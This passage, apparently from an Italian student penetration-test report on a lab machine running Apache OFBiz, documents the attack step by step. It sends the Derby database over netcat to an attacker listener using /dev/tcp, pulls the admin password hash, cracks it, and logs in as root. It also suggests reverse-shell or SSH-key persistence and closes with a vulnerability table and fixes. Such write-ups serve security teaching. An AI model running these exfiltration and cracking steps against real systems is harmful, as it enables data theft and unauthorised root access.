Fortunatamente, possiamo usare il comando `ij` fornito da derby-tools per andare ad interagire con questo database tramite sintassi SQL. Per prima cosa esfiltriamo la cartella ofbiz all'interno della directory derby nel nostro sistema locale. Localmente, abbiamo impostato un listener Netcat che scrive in un file:

```
nc -nlvp 5555 > ofbiz.tar
```

Sulla destinazione, usiamo tar per comprimere la directory in un singolo file, e poi la cat in `/dev/tcp` per scriverla al nostro ascoltatore.

```
cd /opt/ofbiz/runtime/data/derby
tar cvf ofbiz.tar ofbiz
cat ofbiz.tar > /dev/tcp/10.10.14.59/5555
```

Apache Derby Esamination 1/2

Una volta fatto ciò abbiamo ottenuto il database derby in locale sul quale andiamo a fare un'ispezione tramite il comando **`ij`** che fa parte della suite `derby-tools`

```
┌──(luke㉿kaluccio)-[~/Desktop/Bizness]
└─$ ij
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ij version 10.14
ij> connect 'jdbc:derby:./ofbiz';
ij> SHOW TABLES;
TABLE_SCHEM         |TABLE_NAME                     |REMARKS
------------------------------------------------------------------------
SYS                 |SYSALIASES                     |
SYS                 |SYSCHECKS                      |
SYS                 |SYSCOLPERMS                    |
SYS                 |SYSCOLUMNS                     |
SYS                 |SYSCONGLOMERATES               |
SYS                 |SYSCONSTRAINTS                 |
SYS                 |SYSDEPENDS                     |
SYS                 |SYSFILES                       |
SYS                 |SYSFOREIGNKEYS                 |
SYS                 |SYSKEYS                        |
SYS                 |SYSPERMS                       |
SYS                 |SYSROLES                       |
SYS                 |SYSROUTINEPERMS                |
SYS                 |SYSSCHEMAS                     |
SYS                 |SYSSEQUENCES                   |
SYS                 |SYSSTATEMENTS                  |
SYS                 |SYSSTATISTICS                  |
SYS                 |SYSTABLEPERMS                  |
SYS                 |SYSTABLES                      |
SYS                 |SYSTRIGGERS                    |
SYS                 |SYSUSERS                       |
SYS                 |SYSVIEWS                       |
SYSIBM              |SYSDUMMY1                      |
OFBIZ               |ACCOMMODATION_CLASS            |
OFBIZ               |ACCOMMODATION_MAP              |
OFBIZ               |ACCOMMODATION_MAP_TYPE         |
OFBIZ               |ACCOMMODATION_SPOT             |
OFBIZ               |ACCTG_TRANS                    |
OFBIZ               |ACCTG_TRANS_ATTRIBUTE          |
OFBIZ               |ACCTG_TRANS_ENTRY              |
```

Apache Derby Esamination 2/2


Dalle 877 tables trovate ci soffermiamo sulla tabella **USER_LOGIN**

```
<...SNIP...>
OFBIZ                |USER_LOGIN                    |
OFBIZ                |USER_LOGIN_HISTORY            |
OFBIZ                |USER_LOGIN_PASSWORD_HISTORY   |
OFBIZ                |USER_LOGIN_SECURITY_GROUP     |
OFBIZ                |USER_LOGIN_SECURITY_QUESTION  |
OFBIZ                |USER_LOGIN_SESSION            |
OFBIZ                |USER_PREFERENCE               |
OFBIZ                |USER_PREF_GROUP_TYPE          |
<...SNIP...>
```

Tabella **USER_LOGIN**

Proviamo a vedere il contenuto di questa tabella tramite la sintassi SQL

```
SELECT * FROM OFBIZ.USER_LOGIN
```



Da questa tabella ricaviamo l'hash della password dell'utente admin e lo salviamo in un file chiamato `hash.txt`.

Hashid


Analizziamo l'hash ottenuto per vedere se corrisponde all'hash che abbiamo trovato nel file di configurazione di OFBiz.

```
┌──(luke㉿kaluccio)-[~/Desktop/Bizness]
└─$ hashid hash.txt
--File 'hash.txt'--
Analyzing '$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I'
[+] Unknown hash
--End of file 'hash.txt'--
```

Purtroppo non possiamo utilizzare i classici programmi per il cracking di un hash. Dobbiamo effettuare ulteriori analisi poiché probabilmente questa stringa viene trattata diversamente all'interno ad OFBiz.

Apache-OFBiz-SHA1-Cracker 1/2

Dopo un ulteriore ricerca sul web ho trovato una repo su github chiamata Apache-OFBiz-SHA1-Cracker, che analizzandola fa un reverse engineer sul codice Java che OFBIz utilizza per trattare la password.



Apache-OFBiz-SHA1-Cracker 2/2

Tramite l'utilizzo dello script e della wordlist `rockyou.txt` si ha la rottura dell'hash e ci viene mostrata la password per l'utente `root`

```
┌──(luke㉿kaluccio)-[~/Desktop/Bizness]
└─$ python OFBiz-pass-crack.py --hash-string '$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I' --wordlist /usr/share/wordlists/rockyou.txt
[+] Attempting to crack....
Found Password: monkeybizness
hash: $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
(Attempts: 1478438)
[!] Super, I bet you could log into something with that!
```

- Password: **monkeybizness**

Accesso come `root`

Ora non ci resta che fare Privilege Escalation in modo verticale sull'utente root tramite il comando:

```
su root
```

```
ofbiz@bizness:/opt/ofbiz$ su root
su root
Password: monkeybizness
id
uid=0(root) gid=0(root) groups=0(root)
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
```

Table of Contents


Maintaining Access

Per la fase di Maintaining Access possiamo sfruttare 2 alternative:


- l'exploit usato per fare Target Exploitation può essere utilizzato sempre purché ci sia una versione vulnerabile di Apache OFBiz con la macchina target sempre attiva per l'invocazione di una reverse shell.
- dato che la macchina possiede il servizio `ssh` attivo è possibile generare una chiave ssh per poi usarla in un secondo momento per entrare e uscire la macchina a nostro piacimento.

Table of Contents

Numero di vulnerabilità per gravità



Percentuale di vulnerabilità per gravità



CVE-2023-49070

Critical (9.8)

Descrizione: Pre-auth RCE in Apache Ofbiz versione 18.12.09. È dovuto all'XML-RPC non più mantenuto ancora presente. Questo problema riguarda Apache OFBiz: prima del 18.12.10.
Rischi: Bypass dell'autenticazione e Remote code execution
Soluzione: Aggiornare OFBiz alla versione 18.12.10

CGI Generic SQL Injection (blind)

High (8.3)

Descrizione: Inviando parametri appositamente realizzati a uno o più script CGI ospitati sul server web remoto, Nessus è stato in grado di ottenere una risposta molto diversa, il che suggerisce che potrebbe essere stato in grado di modificare il comportamento dell'applicazione e accedere direttamente al database sottostante.
Rischi: Il web server remoto è potenzialmente soggetto ad attacchi SQL injection.
Soluzione: Modificare gli script CGI interessati in modo che interpretano correttamente agli argomenti.

JQuery 1.2 < 3.5.0 Multiple XSS

Medium (6.1)

Descrizione: Secondo la versione segnalata nello script, la versione di JQuery ospitata sul server Web remoto è maggiore o uguale a 1.2 e precedente a 3.5.0.
Rischi:Vulnerabile a cross site scripting.
Soluzione: Aggiornare JQuery ad una versione più recente

Weak MAC Algorithm(s) Supported (SSH)

Low (2.6)

Descrizione: Il server SSH remoto è autorizzato a consentire/supportare algoritmi MAC deboli.
Rischi: Ciò potrebbe consentire a un aggressore di compromettere l'integrità e l'autenticità dei dati scambiati tramite SSH, mettendo a rischio la confidenzialità delle informazioni e la sicurezza del sistema permettendo accessi non autorizzati.
Soluzione: Disabilitare gli algoritmi MAC deboli.

Conclusione

Thank you!

E-mail: l.boffa1@studenti.unisa.it